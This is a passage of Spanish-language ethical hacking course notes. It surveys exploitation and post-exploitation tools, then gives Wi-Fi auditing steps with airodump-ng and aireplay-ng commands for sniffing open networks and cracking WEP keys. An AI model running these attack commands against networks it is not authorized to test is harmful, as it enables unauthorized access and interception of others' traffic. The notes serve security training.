nmap como escáner de vulnerabilidades: Usando scripts de detección de vulnerabilidades.

- Scripts específicos: Scripts de nmap que buscan vuln. de versiones de algunos Ss. Todos estos scripts se engloban bajo la categoría “vuln” podemos indicar que ejecuten los scripts de este tipo.
- Proyecto vulscan: Utiliza nmap para buscar posibles vuln. En fn versión de Ss en sistema remoto. Se apoya en un script nse y una BBDD vuln.locales: https://github.com/scipag/vulscan

Nessus: Es la aplicación de escaneo vuln. más usada. Realiza los tres tipos de escaneos (red, servicios/versiones y vulnerabilidades) de manera desatendida. https://es-la.tenable.com/products/nessus

OpenVas: Simil Nessus, también los tres tipos desatendida. Tiene versión de pago. Plugins que detectan vuln. Menos actualizados que nessus. https://www.openvas.org

4.3.- Herramientas de Explotación.

Tras identificar vuln. en Ss, el siguiente paso es explotarlas xa mostrar el riesgo real de la vuln.

Explotación de vectores específicos: Aunque vector más común de ataque es la explotación de una vuln, no es el único vector permite acceso a equipo remoto. Los más importantes:
Ejecución de un programa malintencionado: (malware): consiste en generar un payload o shellcode en un formato ejecutable/camuflado en prog.legítimo distribuido a las víctimas. Ej: macro en Excal x correo.

- msfvenom: Herramienta para generar y ofuscar malware para distintas plataformas.
- shellter: Herramienta utilizada para camuflar Malware en aplicativos legítimos.
- goPhish: Framework dedicado al envío de correos Phishing.

Credenciales por defecto o poco robustas: Vector de acceso muy común xq cierto software y disp. red se despliegan con contraseña por defecto por fabricante. Si no se modifica, puede ser utilizada por atacante:

- Patator: Ataque fuerza bruta con alto grado de config. Permite evaluar la respuesta emitida por el equipo remoto y considerar si credenciales introducidas son correctas.
- Medusa: Fuerza bruta de Login en distintos protocolos. Permite paralelismo de conexiones.
- Hydra: Fuerza bruta de Login en distintos prot. Se recomienda para las community strings de SNMP.

Proxies de interceptación: Permiten monitorizar comunic.de red e incluso modificar info. Normalmente este tipo de herramientas se utilizan en comunicaciones a nivel HTTP/HTTPS.
BurpProxy: Proxy de interceptación HTTP/HTTPS con versión community (gratuíta) y de pago (+ caract). Permite monitorizar/modificar tráfico HTTP/HTTPS, tiene plugins para ampliar capacidades del framework e incluso una funcionalidad de escáner automático. https://portswigger.net/burp
ZapProxy: Proxy de interceptación HTTP/HTTPS opensource desarrollado por fund. OWASP. Monitoriza y modifica tráfico HTTP/HTTPS, plugins y escáner automático. https://www.zaproxy.org/
Echo Mirage: Para SO Windows, permite monitorizar/modificar los paquetes de red de cualquier protocolo. Muy limitado en sentido que no se puede modificar tamaño del paquete de datos a enviar. https://sourceforge.net/projects/echomirage.oldbutgold.p/

Exploits públicos o Pruebas de Concepto (PoC): Herramientas para aprovechar una vulnerabilidad en concreto, se suelen desarrollar con fines educativos y suelen disponer de licencia opnesource
exploit-db: BBDD online búsqueda vuln. y exploits . https://www.exploit-db.com/
Github como repositorio de pruebas de concepto: También podemos localizar pruebas de concepto de vulnerabilidades, e incluso exploits funcionales. https://github.com/search?q=CVE-2022
Searchsploit: En Kali Linux, BBDD local con los exploits exploit-db. https://www.kali.org/tools/exploitdb/

Frameworks de explotación: Herramientas tipo suite con gran número de exploits de vuln.conocidas y otras características de explotación y postexplotación como módulos aux.escaneo, shells avanzadas, servidores tipo Command and Control, etc.
Metasploit: Suite completa de Explotación y Postexplotación con gran cantidad de exploits y módulos aux.para su consulta y uso. Dispone de versiones open source y comercial. https://www.metasploit.com/
CobaltStrike: Servidor Comand and Control totalmente configurable, con bastantes módulos postexp. y un shellcode propio ("beacon"). Herramienta comercial. https://www.cobaltstrike.com/

4.4.- Herramientas de Postexplotación.

Fase de Postexplotación separada poco de fase explotación, en Postexplotación partimos de sistema comprometido → tratar de elevar privilegios en equipo comprometido/explotar otro equipo desde equipo inicial. Usar equipo para "pivotar" a red interna, etc.

Sellcodes Una shellcode es un tipo de payload que normalmente inicia una Shell de comandos en equipo comprometido a través de una vuln.o exploit, controlandola de manera remota.
Msfvenom: Es un framework incluido en suite Metasploit para generar los payloads y/o shellcodes. Permite generar los payloads por separado y en numerosos formatos de salida.
Meterpreter: Payload avanzado de tipo Shellcode disponible en Metasploit. Extensible de manera dinámica mediante inyección de librerías dlls, pudiendo cargar módulos en equipo comprometido de manera dinámica. Se ejecuta en memoria sin dejar traza en disco. Puede inyectarse en procesos si disponemos privilegios para modificar el contexto del proceso.

Beacons: Es el payload avanzado de Cobalt. Totalmente configurable y permite modificación de shellcodes a través del “Artifact-Kit”. Permite modificar protocolos comunicación para pasar desapercibido comotráfico legítimo. = que Meterpreter puede inyectarse en procesos, ejecutarse memoria y carga dinámica módulos.

Elevación de privilegios Tratar de conseguir un nivel de permisos más elevados en un sistema:
PrivescCheck: Capaz de enumerar problemas más comunes de config. Windows que se pueden aprovechar para escalada de privilegios locales. Recopila info. útil para la explotación y/o post-explotación para ayudar a consultores seg.a identificar posibles debilidades en las máquinas con Windows durante los Test de intrusión. Genera muchas trazas en el equipo remoto. https://github.com/itm4n/PrivescCheck
WinPEAS: Tb realiza búsqueda patrones claros en configuración, o en falta de actualizaciones del sistema, para elevación de privilegios local en sistema Windows. Para cada técnica de elevación de priv. da enlace a info.para aprovecharse de ella. https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS
LinPEAS: Simil a WiPEAS para LINUX. Cada técnica de elevación de privilegios enlace a información necesaria para aprovecharse de ella. https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

Extracción de información Proceso para tratar de extraer info.confidencial o sensible del sistema.
Mimikatz: Para extraer info.sensible de RAM de Windows, se pueden extraer hashes, credenciales en claro, tokens, etc. También permite técnicas avanzadas para utilizar las credenciales y hashes capturadas, como técnicas de tipo "Pass the Hash" y generación de "Golden Tickets".*https://github.com/gentilkiwi/mimikatz*
Keyloggers: Se ejecutan en máquina comprometida y capturan las pulsaciones de teclado. Se puede recopilar credenciales que usuario introduzca para acceder a sistema o aplicativo. ***Meterpreter keylogging***

HE02. Hacking ético en entornos inalámbricos

- Es necesario conocer **Conceptos generales**
  - Modos de operación tarjetas Wi-Fi
    - **Adhoc - Monitor - Managed - Master**
  - Equipamiento necesario
    - **Tarjetas Wi-Fi** Características
      - **Frecuencia dual - Monitorización**
      - **Inyección**
    - **Herramientas** Tipos
      - **Suites de análisis**
      - **Wardriving**
      - **Vulnerabilidades WPS**
      - **Suplantación de portal cautivo**
      - **Punto de Acceso falso**
      - **Cracking de contraseñas**
      - **Inyección de paquetes**
      - **Monitorización**
    - **Antenas** Tipos
      - **Direccionales - Omnidireccionales**
  - Bandas de frecuencia
    - **2,4 GHz - 5 GHz**
  - Componentes
    - **Router - Punto de Acceso**
    - **Cliente inalámbrico - Antenas**
  - Tipos de redes Wi-Fi
    - **Redes adhoc**
    - **Redes infraestructura**
      - **OPEN - WEP - WPA/WPA2-PSK**
      - **WPA/WPA2-Enterprise**
  - Terminología
    - Probe Request - Dirección MAC - BSSID - ESSID/SSID
    - Handshake - Beacon Frames
- Comienza con **Monitorización/Recolección de datos**
  - Requisitos
    - **Tarjeta Wi-Fi**
      - **Modo monitor - Frecuencia dual - Antenas extraíbles -USB 3.0**
    - **Antenas**
      - **Direccionales - Omnidireccionales**
    - **Software** Herramientas de monitorización
      - **airmon-ng - airodump-ng - NetStumbler - Kismet**
  - Captura de datos mediante **Filtros por**
    - **Banda - SSID - BSSID - Canal - Tipos de cifrado**
- Se materializa en **Ataques a redes Wi-Fi**
  - **OPEN**
    - **Acceso no autorizado - Ausencia de cifrado**
  - **WEP**
    - **Recuperar clave de acceso clientes conectados - sin clientes conectados**

- **WPA/WPA2-PSK**
  - **Recuperar clave de acceso clientes conectados - sin clientes conectados**
- **WPA/WPA2-Enterprise**
  - **Punto de Acceso falso**

1.- Conceptos generales en hacking ético de entornos inalámbricos.

1.1.- Princip.diferencias entre las bandas de frecuencia 2,4 GHz y 5GHz.

1.2.- Componentes de una red inalámbrica. **1.3.- Terminología.**

1.4.- Tipos de redes inalámbricas. **1.5.- Equipamiento necesario.**

1.6.- Modos de operación de las tarjetas inalámbricas.

2.- Análisis y recolección de datos en redes inalámbricas.

2.1.- Necesidades técnicas para la monitorización. **2.2.- Establ.la tarjeta de red en modo Monitor.**

2.3. Monitorizando la red inalámbrica.

3.- Ataques a redes inalámbricas.

3.1.- Ataques a redes tipo OPEN. **3.2.- Ataques a redes tipo WEP.**

3.3.- Ataques a redes tipo WPA/WPA2-PSK. **3.4.- Ataques a redes tipo WPA/WPA2-Enterprise.**

4.- Reporting o generación de informes.

1.- Conceptos generales en hacking ético de entornos inalámbricos.


”WiFi" surgió por necesidad de establecer mecanismo conexión inalámbrica compatible entre dispositivos.

1.1.- Princip.diferencias entre las bandas de frecuencia 2,4 GHz y 5GHz.

Diferencias entre las distintas bandas de frecuencia Wi-Fi		
DIFERENCIAS	**2,4 GHZ**	**5 GHZ**
Dispositivos	Antiguos sólo 2,4	Modernos ambas
CANALES	14 canales no superpuestos	25 canales no superpuestos
INTERFERENCIAS	Más interferencias	Menos interferencias
VELOCIDAD	Menos velocidad de conexión	Más velocidad de conexión
RANGO/COBERTURA DE RED	Mayor rango de cobertura	Menor rango de cobertura
ESTÁNDAR	IEEE 802.11b,g,n (B,G,N)	IEEE 802.11a,n,ac (A,N,AC)

1.2.- Componentes de una red inalámbrica.

La estructura de una red inalámbrica es sencilla con 3 componentes principales (normalmente se apoya en LAN para dotarla de conectividad más extensa.



Router: Dispositivo que enrutar el tráfico entre redes (Redes empresariales, Redes de Área Extensa), o para conectar redes domésticas a internet. En redes domésticas están integrados en los puntos de acceso.

Punto de Acceso: Dispositivos que presentan capacidad inalámbrica y de red ethernet y brindan acceso Wi-Fi y conectan con red Ethernet a clientes inalámbricos. En una red inalámbrica puede haber varios puntos de acceso.

Clientes inalámbricos: Dispositivos que pueden conectarse a red inalámbrica a través de los ptos acceso (Ordenadores, Smartphones, Tablets)


Antenas: Aumentan la cobertura de la señal inalámbrica.

1.3.- Terminología.

- **Dirección MAC**: Dirección de enlace del dispositivo, opera a nivel capa 2 del modelo OSI y es única para cada dispositivo. *Identifica de manera inequívoca al dispositivo* en la capa de enlace.
- **BSSID**: Es el nombre que recibe el identificador único de un dispositivo que ha creado una red Wireless en modo infraestructura. En realidad, *se trata de la “dirección MAC” del Punto de acceso*.
- **ESSID**: ó SSID a secas, es un nombre amigable (máx 32 chars) asignado a red wifi para que los usuarios la identifiquen con facilidad.
- **Handshake:** Procedimiento para establecer comunicación entre el dispositivo Wi-Fi y Pto de Acceso.

- **Beacon Frames:** Contiene toda info.sobre red inalámbrica y son transmitidos periódicamente para anunciar la presencia de la red Wi-Fi e indicar sus características, contienen la siguiente información:
    - Cabecera MAC address con la dirección MAC del Punto de Acceso que se anuncia (BSSID).
    - Timestamp u hora con la que las estaciones se sincronizan.
    - Beacon Interval o intervalo entre transmisiones.
    - El nombre de la red Wi-Fi (BSSID).
    - Las capacidades de la red, como rangos velocidades y tipos de seguridad soportados.
- **Probe Request:** Intentos de un dispositivo Wi-Fi (cliente) para averiguar si en un momento existe red Wi-Fi al alcance conocida. Se utiliza para que terminal encuentre red wifi para la que ya conoce la clave

1.4.- Tipos de redes inalámbricas.



Redes Adhoc 2 o + disp. se envían paquetes de datos de forma descentralizada, sin que punto de acceso intermedio gestione el tráfico. Los dispositivos implicados pactan un canal, un nombre de red, un tipo de seguridad y una clave de seguridad válida.

Redes infraestructura Gestionadas por un "Router" que "construye" y, opcionalmente, anuncia la existencia de la red wifi con sus parámetros dados de velocidad, tipo de seguridad, etc. Según protocolos y tipo de seguridad se catalogan como:

OPEN

- No contraseña de autenticación.
- 2 problemas de seguridad: Cualquiera puede conectarse y el tráfico no se cifra.
- Erróneamente se protege mediante accesos por portal cautivo, que lo único que realiza es un whitelist de las MAC de los clientes inalámbricos permitidos.
- Siguen siendo muy utilizadas en las redes de tipo "Invitados"

WEP (1999)

- Pensado para dar confidencialidad, a partir de 2001, se descubrió que seguridad muy frágil → en 2004 desaprobado como mecanismo de privacidad.
- 2 niveles de protección: una clave secreta (5-13 chars, se comparte entre pto acceso y todos usuarios red xa generar otras claves de cifrado→) y otra de cifrado (que cifran los paquetes x red).
- Crea una clave de cifrado única para cada paquete utilizando los 5 o 13 caracteres de la clave secreta (previamente compartida), más un prefijo pseudoaleatorio que va cambiando.

WPA2 (2 tipos)

WPA2 Personal (WPA2-PSK)

- Una clave xa todos usuarios → ante baja de uno (ej.empelado) → modificar clave.
- WPA2 surge para corregir debilidades de cifrados de WPA. El más usado.
- Contraseña 8-63 chars, cifrado AES 128bits (mucho + seguro que RC4 de WEP que se podía burlar con análisis estadístico).
- Sólo existe posibilidad de capturar "4-way handshake", entre dispositivo y pto acceso en momento autenticación y usarlo para realizar fuerza bruta y obtener la contraseña.

WPA2 Enterprise

- Cada usuario se autentica en la red con sus credenciales, para ello servers tipo RADIUS:
    - **Autenticación mediante credenciales**. El más usado x facilidad implementación y gestión. El servidor RADIUS se interconecta con Active Directory.
    - **Autenticación mediante certificados.** El más seguro. Necesario desplegar infraestructura de PKI su implementación es más costosa y menos utilizada.
- Acepta múltiples protocolos de autenticación para validación de credenciales 802.1.x + EAP, se apoyan en servidor RADIUS (Normalm.interconectado a un servidor LDAP) para autenticación.

- Proporcionan validación de pto acceso con certificado de Servidor pero xa que validación sea efectiva → usuario ha de verificar que la CA con que se emite certificado en una "CA de confianza"

1.5.- Equipamiento necesario para aditoría Wifi.

Tarjetas de red: Que cumplan los siguientes requisitos:

- Permitan esnifar tráfico (modo Monitor)
- Permitir inyección de tráfico. (para poder inyectar tramas de gestión, replay y deautenticación)
- Permitan configurarse en modo Master (Para establecer un punto de Acceso falso)
- Soporten frecuencias de transmisión de 2,4 Ghz y 5 Ghz (Dual Band)
- Preferiblemente con antenas extraíbles

Antenas

- Direccionales: Emiten en una dirección, con un ángulo de cobertura determinado y mayor alcance.
- Omnidireccionales: Emiten en todas direcciones y a una menor distancia.

Herramientas Existen numerosas categorías de herram. xa realizar pruebas sobre la red inalámbrica:

- **Escáner de redes Wi-Fi :** Captura la info.existente en el espacio radioeléctrico WiFi, enumerando redes detectadas, características, ad hoc o de infraestructura, si clientes conectados y qué dirección MAC tiene cada uno, etc. *NetStumbler (Windows) o Kismet / airodump-ng (Linux)*
- **Inyección de paquetes** Permite inyectar paquetes en la red, se envian ciertos tipos de tramas, de gestión de red Wi-Fi, con info. modificada xa de alterar la estructura de la red (Modificar dir.MAC, desconectar clientes, etc). Necesita tarjeta WiFi con capacidades de inyección. *Aireplay-ng (Linux)*
- **Cracking de contraseñas** Permite crackear un handshake capturado para obtener la contraseña de acceso a la red. *Aircrack-ng / JhonTheRipper / Hashcat (Linux)*
- **Punto de Acceso falso:** Permite realizar el comportamiento de un pto de acceso por software, genera un pto de acceso falso al que se conectan los clientes. *Hostapd-wpe (Linux)*
- **Suplantación del portal cautivo:** Software que emula un portal cautivo de acceso a la red. *Wifiphisher (Linux) https://github.com/wifiphisher/wifiphisher*
- **Vulnerabilidades del protocolo WPS:** Aprovechan vulnerabilidades de diseño en protocolo WPS para averiguar PIN de acceso a la red usado para intercambiar la contraseña WPA entre Pto Acceso y cliente (Autoconfiguración), con el PIN → acceso de lectura a config.WPA/WPA2. *Reaver (Linux)*
- **Wardriving:** Monitoriza las redes existentes. *Wigle (https://www.wigle.net)*
- **Suites de análisis**
    - **EAP Hammer:** Software todo en uno que permite automatizar un gran número de ataques a redes WiFi: Fake AP, Captive Portal, Downgrade Attacks, Captura WPA2 handshake and PMKID, bruteforce attacks and password spraying.
    - **Airgeddon:** Script en bash, que permite automatizar un gran número de ataques a redes WiFi: Fake AP, Captive Portal, Captura WPA2 handshake and PMKID, WEP attacks.

1.6.- Modos de operación de las tarjetas inalámbricas.

Dependiendo de operativa a realizar (Monitorizar comunicaciones, iniciar Pto de Acceso, conectarse a una red WiFi) habrá que indicar a la tarjeta inalámbrica que inicie un modo específico de operación.

Master: También conocido como *modo infraestructura*. Para utilizar la tarjeta a modo de Pto acceso. En hacking ético este modo para crear un punto de acceso fraudulento.

Managed: También conocido como *modo cliente*, para acceder a cualquier red inalámbrica publicada por un AP. En hacking ético para acceder a una red inalámbrica.

Monitor: No emite ningún tipo de frecuencia, sólo monitoriza canales de la banda en la que estemos. En hacking ético para monitorizar los distintos canales de comunicaciones de las redes inalámbricas.

Adhoc: Crea red multipunto sin necesidad de pto de acceso en la Red. Normalmente no este modo en HE.

2.- Análisis y recolección de datos en redes inalámbricas.

Monitorización: Es observar el espectro radioléctrico para determinar y caracterizar las señales de redes Wi-Fi a nuestro alcance. De las 1ª fases de pruebas HE en entornos Wi-Fi. Caract. de las redes Wi-Fi:

SSID: *nombre de la red*. Esta info.nos permite averiguar cuáles son las redes al alcance. Normalmente los nombres de la red son descriptivos → averiguar si red se corresponde con red doméstica (ej: si expone el nombre del ISP), o con una red de alguna empresa.

BSSID: *dirección MAC del Pto Acceso* publicando cada red. Una misma red Wi-Fi puede varios Ptos Acceso para ampliar cobertura. Es necesario para monitorizar tráfico pto acceso y capturar paquetes.

Canales en los que opera: Conocer los canales sobre los que opera una red nos permite fijar la señal en ese canal en concreto para la captura de paquetes.

Tipo de red Wi-Fi y seguridad: Cada red infraestructura tiene un tipo (OPEN, WEP, WPA-PSK, WPA/WPA2-Enterprise). Esta info. muy importante xq cada tipo → una serie de pruebas u otras.

Clientes conectados: Existen ciertas técnicas que se aplicarán, preferiblemente, sobre puntos de acceso donde existan más clientes conectados.

Tipos de paquetes que se monitorizan:

Beacon frames: Paquetes de datos no cifrados que envían los Ptos Acceso para anunciarse y contienen info básica para que clientes la reconozcan y accedan a ella (Tipo de red, SSID, BSSID, etc.)

Tramas de gestión: Se usan para garantizar conexión de la red Wi-FI o indicar a clientes ciertas órdenes (Autenticación, desconexión, asociación, etc). No cifrados.

2.1.- Necesidades técnicas para la monitorización.

Tarjetas: Que permitan establecerse en **modo monitor** (la mayoría hoy en día), que usan frecuencias de **2,4 y 5 GHZ**, a ser posible con **antenas extraíbles** y con **USB 3.0** (más rápido que 2.0)

Antenas: **Omnidireccionales** (las que vienen x defecto, se usan si **t**enemos un emplazamiento para las pruebas y la red es muy amplia (varios Ptos Acceso separados) xa abarcar el > número de cobertura o si configuramos Pto Acceso fraudulento xa darle la > cobertura posible). **Direccionales** (si red a auditar lejos del rango de cobertura o en área restringida o si conocemos el emplazamiento de la red y no su nombre de modo que obtenemos el nombre de las redes en una localización determinada)

Software y herramientas para la monitorización

airmon-ng: de suite aircrack-ng, para Linux, permite configurar tjta red en modo monitor mediante consola.

airodump-ng: suite aircrack-ng, linux, consola. Soporta monitorización bandas 2,4 y 5 GHZ.

NetStumbler: Windows, interfaz gráfica, sólo 2,4GHZ, actualmente desactualizado (2011).

Kismet: Linuz y OSX, consola o interfaz, 2,4 y 5GHZ.

2.2.- Estableciendo la tarjeta de red en modo Monitor.

aircrack-ng de las más utilizada para monitorización de redes Wi-Fi. 1º se ha de poner la tarjeta en modo monitor y posteriormente utilizar la herramienta de monitorización (previamente hay que saber que Ss gestión de conexión de red de Linux, Network Manager, suele interferir en pruebas sobre redes Wi-Fi y se recomienda parar este servicio durante ella → **$ systemctl stop NetworkManager**)

Poner la tarjeta en modo monitor. (en versiones modernas de suite, de forma automática). Formas <>:

comando iwconfig → ej: iniciar la interfaz inalámbrica "wlan0**" en modo monitor:**

$ iwconfig wlan0 mode Monitor

airmon-ng: Nueva interfaz virtual de tipo "mon" denominada wlan0 y vemos sus prop. con iwconfig:

$ airmon-ng start wlan0

```
$ iwconfig

wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=-2147483648 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:on
```

2.3. Monitorizando red inalámbrica.

airodump-ng xa monitorizar la red, modo consola, funcionamiento muy simple.

airodump-ng nombre_interfaz, muestra redes inalámbricas al alcance utilizando la interfaz wlan0: **$ airodump-ng wlan0**

Tiene muchas caract.que permiten filtrar el tipo de tráfico a capturar y combinar filtros:

Filtrar por rango de frecuencia (2,4 o 5)

Indicando banda de frec.a monitorizar

$ airodump-ng wlan0 --band a ←5GHZ

$ airodump-ng wlan0 --band bg ←2,4

Filtrar canales de cada banda (-c)

Canal 36-136 (5 GHz) y 1-14 (2,4 GHz)

$ airodump-ng wlan0 **--channel** 1-5,36-136

```
CH  2 ][ Elapsed: 0 s ][ 2022-06-11 17:50

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

E6:AB:89:1F:B2:80  -79        1        0    0   6  130   WPA2 CCMP   PSK  MOVISTAR_6CB0
E4:AB:89:1F:B2:80  -81        2        0    0   6  130   WPA2 CCMP   PSK  MOVISTAR_B27E
A4:CE:DA:7D:FA:45  -77        2        0    0  11  130   WPA2 CCMP   PSK  MiFibra-FA43
E4:3E:D7:D3:CB:FE  -83        2        0    0  11  130   WPA2 CCMP   PSK  MiFibra-CBFC
28:9E:FC:3E:6C:7E  -79        2        0    0  11  195   WPA2 CCMP   PSK  vodafone6C78
34:57:60:92:DB:F0  -81        1        0    0  11  130   WPA2 CCMP   PSK  Skynet
6A:3C:04:77:29:62  -82        3        0    0  11  130   WPA2 CCMP   PSK  <length: 11>
6A:3C:04:77:29:60  -83        3        1    0  11  130   WPA2 CCMP   PSK  <length: 10>
6A:3C:04:77:29:63  -81        2        0    0  11  130   WPA2 CCMP   PSK  ON091C6
18:D6:C7:E8:CF:C1  -28        3        0    0   6  195   WPA2 CCMP   PSK  Skynet
DC:53:7C:59:55:3E  -58        5        0    0  11  195   WPA2 CCMP   PSK  ON06C63
8C:53:C3:66:5E:60  -78        2        0    0   5  130   WPA2 CCMP   PSK  DIGIFIBRA gima
F6:03:2A:E5:C2:18  -64        2        0    0   3  130   WPA2 CCMP   PSK  <length: 21>
98:97:D1:35:E4:36  -67        5        1    0   1  130   WPA2 CCMP   PSK  MOVISTAR_E435
DC:53:7C:14:71:E4  -68        7        0    0   7  130   WPA2 CCMP   PSK  Delfin
DC:F8:B9:A1:50:83  -72        8        2    0   7  130   WPA2 CCMP   PSK  DIGIFIBRA-tdTS

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   1C:9E:46:37:50:A7  -81    0 - 1      0        1
(not associated)   5C:CF:7F:B4:F4:2C  -80    0 - 1      0        1         ON0D79D
(not associated)   6E:24:63:1B:42:6D  -82    0 - 1      0        1
Quitting...
```

Canal utilizado — Tipo de autenticación — dirección MAC PuntoAcceso — Nombre de la red — Dispositivos cliente — Beacon frames de clientes

Filtrar por canales Como antes. Si especificamos más de un canal la tjta red realiza saltos entre canales especificados y recopila info. de ese canal → puede perder paquetes de los otros canales monitorizados.

Filtrar por nombre de la red: 2 Modos.

Por nombre de red específico (-essid) **$ airodump-ng wlan0 –c 1-14,36-156 -essid Wi-Fi-Hotel**

Con patrón en nombre (-essid-regex) **$ airodump-ng wlan0 –c 44 -essid-regex *Invitados***

Filtrar por dirección MAC del Punto de Acceso. Si muchos Ptos Acceso en misma red y muchos de ellos en mismo canal, puede ser conveniente filtrar sobre el que más paquetes transmite (Columna #Data del output de airodump-ng). Esta operación se realiza con el operador **--bssid**.

$ airodump-ng wlan0 --channel 36 --bssid AA:BB:CC:DD:EE:FF

Filtrar por tipo de cifrado:

- OPN: $ airodump-ng wlan0 **--encrypt OPN** --band bga
- WEP: $ airodump-ng wlan0 **--encrypt WEP** --band bga
- WPA1: $ airodump-ng wlan0 **--encrypt WPA1** --band bga
- WPA2: $ airodump-ng wlan0 **--encrypt WPA2** --band bga

3.- Ataques a redes inalámbricas.


3.1.- Ataques a redes tipo OPEN.

Las redes tipo OPEN no establecen contraseña para la conexión a la red y datos transmitidos no usan protocolos cifrados (HTTP, FTP, telnet) quedarán expuestos. Se usan para dar conectividad a invitados externos o Hotspots (restaurantes, hotles…) y sólo para acceso a internet (x ser info transmitida pública).

Problemas Asociados: No confiables x no autenticar usuarios, no cifrar transporte, no validar los puntos de acceso, loc clientes oueden verse entre sí (posibles ataques de uno a otro), si se usan para ataques externo, es la red la que aparece como originaria del ataque (no el cliente) y, si no se segmenta bien de otras redes, puede ser fuente de acceso a otras redes/fugas de info.

Tipos de ataque:

Acceso no autorizado



El más sencillo ya que sólo hemos de conectarnos a la red y una vez conectados se abren otras vías de ataque como el compromiso de otro equipo conectado a la red. Para conectarnos a una red OPEN podemos realizarlo desde el propio gestor de red de nuestro SO o desde consola con comando **iwconfig** para acceder y **dhclient** para obtener dirección válida de la red.

Ausencia de cifrado

1º establecer la tarjeta en modo monitor para escuchar el canal en el que opera la red tipo OPEN y establecer filtro para monitorizar sólo tramas transmitidas al nombre de la red que deseamos (no tramas de otras redes que operen en mismo canal). → Después wireshark para observar los paquetes, vemos tanto las tramas de gestión y los beacons de dispositivos cliente como el tráfico transmitido por la red (el enviado x prot. no cifrados -HTTP, FTP, telnet-). Airodump tb puede volcar a fichero captura del tráfico (*.pcap) con operador –w .

```
$ airodump-ng wlan0 --encrypt OPN --band bga -c 100 --essid 'nombre_de_red' -w nombre-del-fichero
```

3.2.- Ataques a redes tipo WEP.

Es difícil encontrar este tipo de redes pero aún en: Sist.SCADA/equip.antiguo (Fábricas, sistemas portuarios, etc.) o Impresoras antiguas con conectividad WiFi. Usa algoritmo RC4 (vulnerable ataques estadístico), con clave de 5-13 chars, clientes con visibilidad entre ellos y, si no bien segmentada → brecha de info y acceso a otras redes. El ataque más común es capturar tráfico para obtener clave de acceso mediante cracking de los vectores de inicialización del algoritmo. Se puede realizar con o sin clientes conectados a la red:

Captura de proceso de autenticación y averiguación de contraseña (Clientes conectados)

1º monitorizar y capturar todos los datos que se transmitan en la red a un fichero. Para conseguir capturar los vect.inicialización más rápido → inyectar tramas de gestión falsas con aireplay en otra terminal que fuerzan al Pto Acceso a generarlos (necesitamos tjta red con capacidad inyección paquetes y conocer MAC del pto acceso o BSSID y dir MAC del cliente con op. -h).

```
$ airodump-ng -c 11 --bssid AA:BB:CC:DD:EE:FF -w fichero_captura
$ aireplay-ng -1 0 -a AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
$ aireplay-ng -3 0 -a AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
$ aircrack-ng fichero_captura.cap
```

Mientras se hacen los ataques de tipo fake-auth, en otro terminal → replay de los paquetes ARP capturados del cliente xa aumentar la generación de los vectores de inicialización. (ataque -3) y en otro con aircrack-ng averiguamos la contra con los vectores capturados.

Captura de proceso de autenticación y averiguación de contraseña (Sin clientes conectados)

La base del proceso se basa en obtener vectores de inicialización propagados en las tramas de gestión, 1º monitorizar y capturar los datos transmitidos en red de tipo WEP y redirigirlos a un fichero. Al no haber clientes conectados no se genera vector de inicialización, pero utilizando técnica "fakeauth" generamos autenticación falsa y proseguir con ataque. Monitorización→

```
$ airodump-ng -c 11 --bssid AA:BB:CC:DD:EE:FF -w fichero_captura
$ aireplay-ng -1 0 -a AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
$ aireplay-ng -5 0 -b AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
```

